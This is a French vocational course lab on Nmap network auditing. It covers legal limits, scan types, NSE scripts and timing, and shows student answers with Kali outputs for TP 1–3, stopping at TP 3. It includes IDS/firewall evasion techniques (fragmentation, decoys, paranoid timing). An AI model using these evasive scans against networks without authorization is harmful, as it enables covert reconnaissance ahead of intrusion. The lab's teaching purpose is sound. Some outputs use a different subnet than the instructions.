BTS SIO — Option SISR

Lab Nmap

Cartographie et audit réseau en environnement professionnel

Cours complet · Travaux pratiques · Défi final · Annexe des options

Environnement : Kali Linux · Ubuntu Server · Windows 10 · Metasploitable2

Sommaire

1. Présentation et objectifs pédagogiques

2. Cadre légal et déontologie de l'auditeur

3. Cours — Comprendre Nmap en profondeur

   3.1 Qu'est-ce que Nmap et à quoi sert-il en entreprise

   3.2 Syntaxe générale de la commande nmap

   3.3 Rappels réseau indispensables

   3.4 Les états de port Nmap

   3.5 Les techniques de scan (explication détaillée)

   3.6 La détection de version et de système d'exploitation

   3.7 Le moteur de scripts NSE

   3.8 Timing, discrétion et évasion IDS/Firewall

   3.9 Nmap dans une chaîne d'outils professionnelle

4. Maquette du lab (topologie)

5. TP 1 à TP 6

6. Défi final — L'audit du réseau ACME Corp

7. Grille d'évaluation

8. Dépannage (FAQ technique)

9. Annexe — Tableau complet des options Nmap

10. Sources et pour aller plus loin

1. Présentation et objectifs pédagogiques

À l'issue de ce lab, l'étudiant sera capable de :

- Expliquer la syntaxe générale et le fonctionnement protocolaire de Nmap (TCP/UDP, SYN-ACK/RST/ICMP).
- Choisir le type de scan adapté à un contexte donné (rapidité, discrétion, droits disponibles).
- Cartographier un réseau, identifier les hôtes actifs, les ports ouverts, les services et leurs versions.
- Utiliser le moteur de scripts NSE pour détecter des vulnérabilités connues.
- Interpréter correctement les états de port, en particulier la distinction filtered / closed.
- Exporter et documenter un scan dans une démarche d'audit reproductible.
- Comprendre les limites légales et éthiques de l'outil.
- Relier Nmap à une chaîne d'outils plus large (Metasploit, Nikto, Wireshark, Hydra).

Prérequis : modèle OSI/TCP-IP, adressage IPv4 et CIDR, notions de ports/services, utilisation basique d'un terminal Linux.

2. Cadre légal et déontologie de l'auditeur

Ce chapitre doit être lu et compris avant toute manipulation.

Un scan de ports n'est pas un acte anodin : il laisse des traces dans les journaux de la cible et peut déclencher des systèmes de détection d'intrusion (IDS/IPS). En droit français, l'article 323-1 du Code pénal réprime le fait d'accéder ou de se maintenir frauduleusement dans un système de traitement automatisé de données (STAD) — la jurisprudence a déjà considéré qu'une simple tentative de connexion à un service non autorisé pouvait être qualifiée pénalement, même sans intrusion réussie.

Règle d'or à retenir pour toute la scolarité et la vie professionnelle

Vous ne scannez que :

- vos propres machines (localhost, VM personnelles, homelab) ;
- les machines explicitement fournies pour le TP (VM Kali, Ubuntu, Windows 10, Metasploitable de la salle) ;
- des cibles pour lesquelles vous disposez d'une autorisation écrite (en entreprise : lettre de mission, périmètre d'audit signé) ;
- des cibles pédagogiques officielles comme scanme.nmap.org, mise à disposition par les développeurs de Nmap pour s'entraîner (usage raisonnable exigé, pas de scan massif ni répété).

En entreprise, une mission d'audit (pentest) est toujours encadrée par :

- une lettre de mission ou un ordre de mission signé par le client, précisant le périmètre exact (IP, plages, dates, horaires autorisés) ;
- des règles d'engagement (Rules of Engagement) définissant ce qui est permis (scan agressif ? exploitation ? déni de service exclu ?) ;
- un contact d'urgence côté client en cas d'incident pendant l'audit.

Ne jamais scanner un réseau public (Wi-Fi de gare, hôtel, campus) ou un tiers sans accord — même « pour s'entraîner ».

3. Cours — Comprendre Nmap en profondeur

3.1 Qu'est-ce que Nmap et à quoi sert-il en entreprise

Nmap ("Network Mapper") est un scanner réseau libre et open source créé en 1997 par Gordon Lyon (alias Fyodor). Utilisé aussi bien par les administrateurs systèmes/réseaux que par les auditeurs en sécurité, il permet de découvrir les hôtes actifs d'un réseau, les ports ouverts sur ces hôtes, les services qui y écoutent, ainsi que leur version précise.

Contexte métier	Usage de Nmap
Prise de poste / audit de conformité	Cartographier ce qui est réellement exposé, comparer à la politique de sécurité théorique
Gestion de parc / inventaire	Vérifier qu'aucun service non autorisé (FTP, Telnet, RDP...) ne traîne sur le réseau
Réponse à incident	Identifier rapidement les machines compromises ou les ports ouverts anormalement
Test d'intrusion (pentest)	Première phase de reconnaissance active, avant l'exploitation

Nmap n'est pas un outil isolé : il s'inscrit dans un écosystème d'outils de sécurité réseau, chacun ayant sa spécialité.

Outil	Spécialité	Quand l'utiliser
Nmap	Découverte hôtes/ports/services	Cartographie réseau, audit de sécurité
Masscan	Scan très rapide, faible granularité	Très grands réseaux (millions d'IP)
Netcat	Connexion manuelle à un port	Vérification ponctuelle d'un service
tcpdump / Wireshark	Capture et analyse de paquets	Observer le trafic généré par un scan
Nikto	Scan de vulnérabilités web	Audit approfondi d'un serveur HTTP détecté par Nmap
Metasploit	Exploitation de vulnérabilités	Vérifier l'exploitabilité d'une faille détectée
Hydra	Force brute sur authentification	Tester la robustesse d'un mot de passe (avec autorisation)

3.2 Syntaxe générale de la commande nmap

Avant d'entrer dans le détail des options, il faut comprendre l'anatomie d'une commande Nmap. Sa syntaxe générale suit toujours la même logique :

```
nmap [Type de scan] [Options] [Cible]
```




Schéma 1 — Anatomie d'une commande Nmap : quatre blocs, dans un ordre libre après le nom de la commande.

Chaque bloc répond à une question précise :

- Type de scan (facultatif) : COMMENT sonder les ports

  - -sS (SYN),
  - -sT (Connect),
  - -sU (UDP),
  - -sn (ping seul).
  - Sans indication, Nmap utilise -sS s'il dispose des droits root, sinon -sT.
- Options (facultatif, cumulables) : QUOI approfondir en plus de l'état du port :
  - version des services (-sV),
  - détection d'OS (-O),
  - scripts NSE (-sC, --script),
  - vitesse (-T0 à -T5),
  - export (-oA),
  - sélection de ports (-p).
- Cible (obligatoire) : QUI scanner :
  - une IP unique,
  - une plage,
  - une notation CIDR,
  - une liste issue d'un fichier.

Exemples commentés, du plus simple au plus complet

Commande	Décomposition et explication
`nmap 192.168.1.10`	Aucun type de scan ni option précisée : Nmap applique son comportement par défaut (SYN scan si root, sinon Connect scan) sur les 1000 ports TCP les plus courants de sa base interne.
`nmap -sS -p 22,80 192.168.1.10`	Type de scan explicite (-sS), ports limités à 22 et 80 : idéal pour vérifier rapidement deux services précis sans bruit inutile.
`nmap -sV -sC -p- 192.168.1.10`	Deux options cumulées (-sV détection de version, -sC scripts par défaut) sur l'intégralité des 65535 ports (-p-) : scan approfondi, réservé à une cible déjà identifiée comme prioritaire.
`nmap -A -T4 192.168.1.0/24`	Option -A (agressif = -sV -O -sC + traceroute) combinée à un timing rapide (-T4), sur un sous-réseau entier en notation CIDR : scan complet mais bruyant, à réserver à un réseau de labo.

Les différentes façons de désigner une cible

Syntaxe de cible	Signification	Exemple
IP unique	Une seule machine	`nmap 192.168.1.10`
Plage d'adresses	Bornes incluses, dernier octet	`nmap 192.168.1.10-50`
Notation CIDR	Sous-réseau entier	`nmap 192.168.1.0/24`
Liste d'hôtes	Espaces ou noms DNS	`nmap host1 host2`
Fichier de cibles	Une IP/hôte par ligne	`nmap -iL cibles.txt`
Exclusion	Retire une IP d'un scan large	`nmap 192.168.1.0/24 --exclude 192.168.1.5`

3.3 Rappels réseau indispensables

Pour comprendre Nmap, il faut comprendre ce qu'il manipule : des segments TCP et des datagrammes UDP.

Le three-way handshake TCP (établissement de connexion)




Schéma 2 — Réponses possibles à un SYN Nmap et état de port qui en découle.

C'est ce mécanisme que Nmap exploite pour déterminer l'état d'un port : il envoie un SYN et observe précisément la réponse.

- SYN/ACK reçu → le port est ouvert : une application écoute et accepte la connexion.
- RST (reset) reçu → le port est fermé : la machine répond mais aucune application n'écoute.
- Rien ne revient (timeout) ou message ICMP « unreachable » → le port est filtré : un pare-feu bloque probablement la requête sans le signaler.

TCP vs UDP : une différence qui change tout pour le scan

- TCP est un protocole avec accusé de réception (fiable, orienté connexion) : DNS, HTTP, SSH, FTP l'utilisent largement.
- UDP n'a pas d'accusé de réception : DHCP, une partie de DNS, SNMP, NTP l'utilisent.

Cette différence a un impact énorme sur le scan : un port UDP fermé renvoie parfois un message ICMP « port unreachable », mais un port UDP ouvert ne répond généralement rien du tout, ce qui rend le scan UDP lent et intrinsèquement ambigu.

3.4 Les états de port Nmap

État	Signification
open	Une application accepte activement les connexions sur ce port.
closed	Le port est accessible (la machine répond) mais aucune application n'écoute.
filtered	Nmap ne peut pas déterminer si le port est ouvert : un pare-feu, un routeur ou un filtre bloque la sonde sans répondre, ou répond par une erreur ICMP.
unfiltered	Le port est accessible mais Nmap ne peut pas déterminer s'il est ouvert ou fermé (propre aux scans ACK).
open|filtered	Ambiguïté entre ouvert et filtré — typique du scan UDP ou des scans furtifs FIN/Null/Xmas.
closed|filtered	Ambiguïté entre fermé et filtré — plus rare, apparaît par exemple avec le scan Idle.

⚠ Piège classique : ne confondez jamais « filtered » et « fermé ». Un port filtré peut très bien héberger un service actif protégé par un pare-feu. Croisez avec un autre type de scan (-sA) ou l'option --reason, qui indique quel paquet précis a conduit Nmap à sa conclusion.

3.5 Les techniques de scan — explication détaillée

Le type de scan choisi détermine trois choses : la vitesse, la discrétion, et les droits requis.

Scan	Option	Principe	Droits requis
SYN scan	`-sS`	Envoie un SYN, observe la réponse, n'achève jamais la connexion (« half-open »).	root/admin
TCP Connect	`-sT`	Complète le three-way handshake via l'appel système connect() du système d'exploitation.	Aucun
UDP scan	`-sU`	Envoie des paquets UDP, attend une réponse ou une erreur ICMP.	root/admin
ACK scan	`-sA`	N'établit jamais de connexion ; sert à cartographier des règles de pare-feu, pas à détecter des ports ouverts.	root/admin
FIN / Null / Xmas	`-sF / -sN / -sX`	Paquets TCP invalides (sans SYN) pour tenter de passer des pare-feux stateless qui ne filtrent que sur SYN.	root/admin
Ping scan	`-sn`	Découverte d'hôtes uniquement, aucun scan de port.	Aucun

Explication commande par commande

```
nmap -sS 192.168.1.10
```

Scan SYN classique. Nécessite sudo/root car il construit des paquets bruts (raw sockets). C'est le scan par défaut recommandé : bon compromis vitesse/fiabilité/discrétion relative.

```
nmap -sT 192.168.1.10
```

Scan Connect, utilisable sans droits particuliers. Plus lent et plus visible (la connexion complète apparaît dans les journaux applicatifs de la cible), mais indispensable quand on n'a pas les droits root.

```
sudo nmap -sU -p 53,161 192.168.1.10
```

Scan UDP limité à deux ports usuels (DNS, SNMP). Toujours cibler des ports précis en UDP : scanner -p- en UDP peut prendre des heures.

```
sudo nmap -sA 192.168.1.10
```

Scan ACK : ne dit jamais « ouvert », seulement « filtered » ou « unfiltered ». Sert à distinguer un pare-feu à états (stateful) d'une simple liste de contrôle d'accès (stateless).

```
nmap -sn 192.168.1.0/24
```

Ping scan pur : découvre les hôtes actifs d'un sous-réseau sans jamais toucher à un port. Première étape systématique avant tout scan de ports sur un réseau large.

Spécification des ports

Syntaxe	Signification
`-p 22`	Port 22 uniquement
`-p 22,80,443`	Liste de ports
`-p 1-1024`	Plage de ports (ports privilégiés)
`-p-`	Les 65535 ports

Syntaxe	Signification
`-F`	Mode rapide, 100 ports les plus courants
(sans -p)	Les 1000 ports TCP les plus courants de la base interne de Nmap

⚠ Sans l'option -p, Nmap ne scanne pas l'intégralité des ports : il se limite à ses 1000 ports les plus fréquents. Un service exposé sur un port exotique (ex. 8834) peut donc passer inaperçu si vous ne pensez pas à -p- sur une cible que vous voulez auditer exhaustivement.

3.6 La détection de version et de système d'exploitation

- `-sV` : Interroge chaque port ouvert avec des sondes spécifiques pour déterminer précisément le logiciel et sa version (ex. OpenSSH 9.6p1, Apache httpd 2.4.62). C'est la base du banner grabbing : l'information la plus utile pour évaluer un risque, une version obsolète documentée dans une base CVE constituant une piste d'exploitation directe.
- `-O` : Tente de déterminer le système d'exploitation de la cible par empreinte de la pile TCP/IP (TTL initial, fenêtre TCP, ordre des options...). Nécessite les droits root pour manipuler des raw sockets ; le résultat n'est jamais garanti à 100 % et doit être recoupé avec d'autres indices.
- `-A` : « Scan agressif » : combine en une seule commande -sV, -O, les scripts NSE par défaut (-sC) et un traceroute. L'option la plus complète... et la plus bruyante : c'est celle qu'un IDS repère en premier.

3.7 Le moteur de scripts NSE (Nmap Scripting Engine)

Le NSE transforme Nmap d'un simple scanner de ports en véritable outil d'audit. Les scripts, écrits en Lua, sont regroupés en catégories dont le niveau de risque doit toujours guider le choix de l'auditeur :

Catégorie	Usage	Risque
safe	Scripts non intrusifs	Aucun
default	Exécutés automatiquement avec -sC	Faible
discovery	Collecte d'informations	Faible
version	Détection de versions	Faible
auth	Tests d'authentification	Moyen
vuln	Détection de vulnérabilités connues (CVE)	Moyen
brute	Force brute sur identifiants	Élevé
exploit	Tentative d'exploitation	Très élevé
dos	Test de déni de service	Très élevé

Commandes NSE expliquées

```
nmap -sC cible
```

Lance uniquement les scripts de la catégorie default (sûrs, exécutés automatiquement). C'est l'équivalent scripté d'un scan de base enrichi : bannières, titres de page web, méthodes HTTP...

```
nmap --script vuln cible
```

Lance tous les scripts de la catégorie vuln, qui comparent les versions détectées à des bases de vulnérabilités connues. Génère parfois des faux positifs : chaque résultat doit être vérifié manuellement.

```
nmap --script http-title -p 80 cible
```

Lance un script précis, ici la récupération du titre de la page web. Utile pour cibler exactement l'information recherchée sans lancer une catégorie entière.

```
nmap --script "http-*" -p 80,443 cible
```

Utilise un motif (wildcard) pour lancer tous les scripts dont le nom commence par http-. Les guillemets sont obligatoires pour éviter que le shell n'interprète l'étoile.

```
nmap --script-help "*ssh*"
```

Affiche la documentation de tous les scripts contenant « ssh » dans leur nom, sans les exécuter — la bonne pratique avant de lancer un script inconnu.

⚠ Les catégories brute, exploit, dos et fuzzer modifient l'état de la cible ou peuvent l'interrompre : elles n'ont leur place que sur un système dont vous êtes propriétaire, jamais en production, jamais sans autorisation explicite.

3.8 Timing, discrétion et évasion IDS/Firewall

L'option -T<0-5> ajuste les délais entre paquets et le nombre de sondes envoyées en parallèle :

Niveau	Nom	Usage
`-T0`	Paranoid	Évitement IDS extrême (très lent, heures voire jours)
`-T1`	Sneaky	Évitement IDS
`-T2`	Polite	Charge réseau réduite
`-T3`	Normal	Comportement par défaut
`-T4`	Aggressive	Réseaux internes rapides et fiables (recommandé en TP)
`-T5`	Insane	Très rapide, risque élevé de faux négatifs

En entreprise, un scan -A -T5 sur une cible équipée d'un IDS/IPS moderne se traduit en général par un blocage de l'IP source en quelques secondes.

D'autres techniques, à réserver à un usage pédagogique ou à un pentest autorisé, réduisent la détectabilité :

- `nmap -f -sS cible`

  Fragmentation des paquets : découpe les en-têtes TCP en petits fragments IP, plus difficiles à recomposer et à analyser pour certains pare-feux.

- `nmap -D RND:10 cible`

  Leurres : génère de fausses adresses IP sources en plus de la vôtre, pour noyer l'origine réelle du scan dans le bruit.

- `nmap -T0 cible`

  Ralentissement extrême : la méthode la plus simple et la plus fiable pour rester sous le seuil de détection d'un IDS basé sur un compteur de tentatives.

3.9 Nmap dans une chaîne d'outils professionnelle

Un audit réel ne s'arrête jamais à Nmap seul. Voici la suite logique typique en entreprise, du général au particulier :




Schéma 3 — Enchaînement type d'un audit réseau, du repérage large à l'analyse de vulnérabilités.

- Nmap découvre qu'un serveur web tourne sur le port 80/443 → on lance Nikto pour chercher des erreurs de configuration spécifiques au web (répertoires exposés, en-têtes manquants...).
- Nmap identifie une version de service vulnérable via un script NSE vuln → on utilise Metasploit pour vérifier concrètement l'exploitabilité, dans le cadre d'une mission autorisée.

4. Maquette du lab (topologie et machines)

Ce lab est prévu pour tourner en machines virtuelles (VirtualBox, VMware, ou Proxmox si la salle en dispose), toutes reliées sur un réseau interne isolé (host-only ou réseau interne), afin de ne jamais exposer les scans à l'extérieur de la salle.

Rôle	Système	IP suggérée	Notes
Poste attaquant / auditeur	Kali Linux	`192.168.56.10`	Nmap, Metasploit, Hydra, Nikto préinstallés
Serveur applicatif	Ubuntu Server 22.04/24.04	`192.168.56.20`	SSH, serveur web (Apache/Nginx)
Poste client d'entreprise	Windows 10	`192.168.56.30`	Pare-feu Windows activé par défaut, SMB à tester
Cible délibérément vulnérable	Metasploitable2	`192.168.56.40`	Services obsolètes (vsftpd 2.3.4, Samba...) — jamais hors réseau isolé




Schéma 4 — Topologie logique du lab : toutes les VM sur le même segment isolé 192.168.56.0/24.

Vérification avant de commencer : sur chaque VM, confirmez la connectivité avec ping et notez les adresses IP réellement attribuées, qui peuvent différer selon le DHCP virtuel utilisé.

5.1 TP 1 — Prise en main sur Kali Linux

Durée : 20 min **Cible :** localhost (Kali lui-même)

Nmap est préinstallé sur Kali. Sur une distribution Debian/Ubuntu classique, l'installation se fait avec :

```
sudo apt update && sudo apt install nmap
nmap --version
```

1. Scan basique de vous-même :

```
nmap localhost
```

Observez la liste des ports ouverts. Comparez avec la sortie de ss -tlnp (services réellement en écoute).

2. Ports spécifiques :

```
nmap -p 22,80,443 localhost
```

3. Détection de version :

```
nmap -sV localhost
```

Notez le format de sortie : port / état / service / version.

4. Export multi-format :

```
mkdir -p ~/nmap-lab/results
nmap -oA ~/nmap-lab/results/localhost localhost
```

Ouvrez les trois fichiers générés (.nmap, .xml, .gnmap) et identifiez les différences de format et d'usage de chacun.

Question de compréhension : *pourquoi la sortie de nmap -sV localhost peut-elle différer légèrement de celle de ss -tlnp ?*

La différence principale vient de la méthode d'obtention des informations : ss -tlnp **interroge directement les tables internes du noyau Linux** (via netlink), tandis que nmap -sV localhost **envoie de véritables paquets sur l'interface de bouclage (**lo**)** pour tester la réponse des ports.

Voici les raisons précises qui expliquent les écarts entre les deux sorties :

1. Périmètre des ports analysés

- ss -tlnp affiche **l'intégralité** des sockets TCP en écoute (LISTEN), peu importe le numéro de port (de 1 à 65535).
-
- nmap -sV localhost ne scanne par défaut que les **1 000 ports TCP les plus courants**. Si un service écoute sur un port personnalisé ou éphémère (par exemple 34567 ou 8123), ss l'affichera immédiatement, mais Nmap l'ignorera à moins d'ajouter l'option -p- (nmap -sV -p- localhost).
-

2. Adresses d'écoute (Binding IP) et IPv6

- nmap localhost résout généralement localhost en 127.0.0.1 (IPv4). Si un service écoute uniquement sur une interface réseau spécifique (ex. 192.168.1.15 ou une IP de conteneur Docker) ou **exclusivement en IPv6** ([::1]), le scan Nmap sur 127.0.0.1 le verra comme fermé, alors que ss -tlnp liste toutes les interfaces de la machine (0.0.0.0, 127.0.0.1, [::], IP locales).
-

3. Pare-feu local (Netfilter / iptables / nftables)

- ss lit l'état du socket directement au niveau de l'espace noyau avant tout filtrage réseau.
-
- nmap génère du trafic sur l'interface lo. Si une règle de pare-feu locale bloque ou rejette (DROP ou REJECT) certains paquets sur l'interface lo ou depuis 127.0.0.1, Nmap marquera le port comme filtered ou closed, bien que le processus écoute réellement selon ss.
-

4. Identification du service vs Nom du processus

- ss -tlnp (exécuté avec sudo) lit le descripteur de fichier dans /proc et donne le **vrai nom de l'exécutable et son PID** (ex. users:(("python3",pid=4120,fd=3))). Sans sudo, la colonne du processus reste vide.
-
- nmap -sV ignore quel binaire tourne sur le système : il ouvre une connexion et analyse la bannière ou le protocole applicatif (fingerprinting). Un script Python qui héberge un serveur web sera affiché comme python3 par ss, mais identifié comme http (SimpleHTTPServer) ou nginx (s'il usurpe l'en-tête) par nmap -sV.
-

Comparaison synthétique

Critère	ss -tlnp	nmap -sV localhost
Source de données	Tables du noyau Linux (netlink / /proc)	Réponses aux paquets réseau sur l'interface lo
Ports couverts	Tous les ports actifs (1 à 65535)	Top 1 000 ports par défaut (sauf si -p-)
Interfaces visibles	Toutes (127.0.0.1, 0.0.0.0, IP LAN, IPv6)	Uniquement 127.0.0.1 (sauf si -6 est précisé)
Impact du pare-feu	Aucun (contourne iptables/nftables)	Soumis aux règles filtrant l'interface lo
Identification	Nom exact du binaire local et PID (requiert root)	Signature protocolaire et bannière applicative

5.2 TP 2 — Cartographie du réseau et détection d'hôtes

Durée : 25 min **Cible :** le réseau 192.168.56.0/24 du lab

1. Découverte d'hôtes (ping scan), sans scanner les ports :

```
nmap -sn 192.168.56.0/24
```

Notez chaque IP active. Complétez un petit tableau d'inventaire (IP, adresse MAC si affichée, hypothèse sur la machine).

```
┌──(kali㉿Kali)-[~]
└─$ nmap -sn 192.168.41.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-14 13:47 +0200
Nmap scan report for 192.168.41.1
Host is up.
Nmap done: 256 IP addresses (1 host up) scanned in 10.69 seconds
```

2. Scan rapide sur les hôtes trouvés :

```
nmap -F -oA scan-initial 192.168.56.10-50
```

```
┌──(kali㉿Kali)-[~]
└─$ nmap -F -oA scan-initial 192.168.41.0-50
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-14 13:49 +0200
Nmap scan report for 192.168.41.1
Host is up.
All 100 scanned ports on 192.168.41.1 are in ignored states.
Not shown: 100 filtered tcp ports (no-response)

Nmap done: 51 IP addresses (1 host up) scanned in 23.39 seconds
```

3. Comparez avec et sans résolution DNS :

```
time nmap -sn 192.168.56.0/24
```

```
┌──(kali㉿Kali)-[~]
└─$ time nmap -sn 192.168.41.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-14 13:51 +0200
Nmap scan report for 192.168.41.1
Host is up.
Nmap done: 256 IP addresses (1 host up) scanned in 10.68 seconds

real    10,73s
user    0,04s
sys     0,05s
cpu     0%
```

```
Il fait une découverte de port hôte uniquement avec la résolution DNS

time nmap -sn -n 192.168.56.0/24
```

```
┌──(kali㉿Kali)-[~]
└─$ time nmap -sn -n 192.168.41.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-14 13:51 +0200
Nmap scan report for 192.168.41.1
Host is up.
Nmap done: 256 IP addresses (1 host up) scanned in 10.68 seconds

real    10,72s
user    0,03s
sys     0,05s
cpu     0%
```

Il fait une recherche de port hôte uniquement sans résolution DNS

Expliquez l'écart de temps observé.

Question de compréhension : *pourquoi le ping scan (-sn) est-il l'étape recommandée avant tout scan de ports sur un réseau large ?*

L'option -sn (anciennement -sP) désactive l'analyse des ports (**"No port scan"**) et limite l'action de Nmap à la **découverte d'hôtes** (*host discovery*).
Sur un réseau large (ex. un sous-réseau /16 comprenant 65 534 adresses IP), lancer directement un scan de ports sans cette étape préalable pose plusieurs problèmes majeurs :

Le gain de temps et l'économie de bande passante

Par défaut, Nmap teste les 1 000 ports TCP les plus fréquents sur chaque cible.

- **Sans -sn sur un réseau /16 :** $65\,534 \times 1\,000 = \mathbf{65\,534\,000}$ paquets minimum envoyés. Pour chaque IP inactive, Nmap doit attendre l'expiration du délai de réponse (*timeout*) et procéder à des retransmissions. Le scan peut prendre des heures, voire des jours.
- **Avec -sn préalable :** Nmap n'envoie que quelques paquets légers de vérification par hôte (requêtes ARP en local, ou sondes ICMP/TCP SYN/ACK à travers un routeur). Si seulement 200 machines sont actives, vous limitez ensuite le scan de ports complet à $200 \times 1\,000 = \mathbf{200\,000}$ paquets. L'opération passe de plusieurs jours à quelques minutes.

5.3 TP 3 — Audit d'un serveur Ubuntu


Durée : 30 min **Cible :** la VM Ubuntu Server (192.168.56.20)

Sur le serveur Ubuntu, assurez-vous qu'un service SSH et un serveur web sont actifs (sudo systemctl status ssh, sudo systemctl status apache2 ou nginx).

1. Scan de détection de version :

```
nmap -sV 192.168.56.20
```

